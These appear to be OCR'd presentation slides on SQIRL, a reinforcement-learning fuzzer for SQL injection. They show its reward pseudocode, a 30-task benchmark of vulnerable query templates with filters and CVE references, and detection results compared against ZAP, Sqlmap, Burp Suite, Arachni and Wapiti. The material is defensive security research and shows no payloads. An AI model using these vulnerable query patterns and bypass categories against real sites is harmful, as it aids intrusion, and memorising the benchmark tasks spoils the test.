
Payload Control Module – Transition Function



Algorithm 1: The transition function used to compute the reward, termination condition, and next game.


```
Function transition($e_t$, payload, step,
 max_step):
    done = False
    step++
    if $e_t$ == 0:
        if behaviourChanged(payload):
            r = 0
            done = True
        elif sanitised(payload):
            game = sanitisation_escape
            r = -1
        elif escapedContext(payload):
            game = behaviour_change
            r = -1
        else:
            game = context_escape
            r = -1
    else:
        game = context_escape
        r = -1
    if step == max_step:
        done = True
    return r, done, game
```

Local Workers of SQIRL



3 The SQIRL Method


Local Workers of SQIRL



3

The SQIRL Method


Training – SQLiMicroBenchmark



Task	SQL Statement	Sanitisation
1	SELECT * FROM users WHERE name=INPUT	-
2	SELECT * FROM users WHERE name='INPUT'	-
3	UPDATE users SET pass ='pss' WHERE (name='INPUT')	-
4	INSERT INTO ‘users‘ (‘name‘,‘pass‘) VALUES ('INPUT','INPUT')	-
5	SELECT * FROM users WHERE name='INPUT' LIMIT 1	-
6	SELECT * FROM users WHERE name='INPUT' group by ‘user‘	-
7	SELECT * FROM users WHERE name="INPUT"	-
8	SELECT count(name) FROM users group by ‘INPUT‘	-
9	SELECT count(name) FROM users group by INPUT	-
10	SELECT count(name) FROM users group by ('INPUT')	-
11	SELECT * FROM users WHERE name=(INPUT)	-
12	SELECT * FROM users WHERE name=‘INPUT‘ group by ID	-
13	SELECT * FROM users WHERE id = INPUT	MySQLi real_escape_string
14	SELECT * FROM users WHERE id = INPUT	Filter capitalised and lowercase SQL keywords
15	SELECT * FROM users WHERE id = ('INPUT')	Filter capitalised and lowercase SQL keywords
16	SELECT * FROM users WHERE id = ('INPUT')	Filter out spaces
17	SELECT * FROM users WHERE id = ('INPUT')	Escape all AND keywords
18	SELECT * FROM users WHERE id LIKE 'INPUT'	Filter capitalised and lowercase SQL keywords
19	SELECT * FROM users WHERE name='INPUT1' OR name='INPUT2' OR name='INPUT3' LIMIT 0, 1	MySQLi real_escape_string on input1 and input3
20	SELECT MIN(name) from users GROUP BY id HAVING id=INPUT	-
21	UPDATE users SET name='name WHERE id = INPUT	CVE-2020-8637
22	UPDATE users SET name='INPUT1' WHERE id = INPUT2	CVE-2020-8638
23	SELECT * FROM users WHERE name LIKE 'INPUT'	CVE-2023-30605
24	SELECT * FROM users WHERE name=INPUT	CVE-2023-24812
25	SELECT * FROM users WHERE (id=INPUT1 AND name='INPUT2')	CVE-2020-8841
26	SELECT * FROM users WHERE id='INPUT' LIMIT 0, 1	Remove all inputs containing AND
27	SELECT MIN(name) from users GROUP BY id HAVING id=('INPUT')	Filter capitalised and lowercase SQL keywords
28	INSERT INTO ‘users‘ (‘name‘,‘pass‘) VALUES ('INPUT','INPUT')	Filter out spaces
29	SELECT * FROM users WHERE id LIKE "%INPUT%" LIMIT 0, 1	Escape all AND keywords
30	SELECT * FROM users WHERE id LIKE (("%INPUT%")) LIMIT 0, 1	Escape all AND keywords

4 Evaluation

SQLiMicroBenchmark



Tool		Feedback	Exception	Avg Requests per Vuln Input	Avg Requests per Non-Vuln Input	Average Run Time (s)	Spurious Positives	FP	TN	FN	TP
ZAP	built-in	✓	-	86.9	98.7	1.2	10	21	9	7	23
	advanced	✓	-	7760.1	8208.4	61.1	0	0	30	9	21
	built-in	✗	-	99.8	100.6	1.4	22	22	8	8	22
	advanced	✗	-	8031.9	8208.4	66.2	0	0	30	9	21
Sqlmap		✓	-	2234.5	4524.5	148	0	0	30	13	17
		✗	-	2212.5	4533.2	145	0	0	30	13	17
BurpSuite		✓	-	220.5	234.3	47.1	0	0	30	8	22
		✗	-	279.5	279.0	46.9	0	0	30	13	17
Arachni		-	✓	117.7	121.5	17.8	0	0	30	0	30
		-	✗	121.3	121.6	17.2	0	0	30	30	0
Wapiti		-	✓	23.8	35.0	1.0	0	0	30	9	21
		-	✗	35.1	34.6	1.9	0	0	30	30	0
RAND-SQIRL		-	-	92.9	300.0	5.7	0	0	30	8	22
SQIRL		-	-	24.8	300.0	65.5	0	0	30	0	30

Red – bad performance Green – good performance


More vulnerabilities

Fewer requests

No false positives

4 Evaluation

Production Grade Web Applications



Tool	Average Requests per Vuln Input	Average Time (s)	WordPress & Plugins			B2evolution			Sourcecodester e-learning			Sparks Hotel Management			Total		
			FP	FN	TP	FP	FN	TP	FP	FN	TP	FP	FN	TP	FP	FN	TP
ZAP (bulit in and advanced)	4414.0	452.5	5	4	4	0	1	0	0	2	4	0	1	17	5	8	25
Sqlmap	2280.5	778.2	0	1	7	0	0	1	0	4	2	0	6	12	0	11	22
BurpSuite	211.0	276.6	0	3	5	0	0	1	0	1	5	0	9	9	0	13	20
Arachni	720.0	446.8	0	6	2	0	1	0	0	1	5	0	5	13	0	13	20
Wapiti	30.0	63.1	0	7	1	0	0	1	0	6	0	0	14	4	0	27	6
RAND-SQIRL	475.0	133.1	0	0	8	0	0	1	0	0	6	0	1	17	0	1	32
SQIRL	111.1	159.2	0	0	8	0	0	1	0	0	6	0	0	18	0	0	33

6 new CVEs


Competitive time


25% of the requests of random

More Vulnerabilities

4 Evaluation

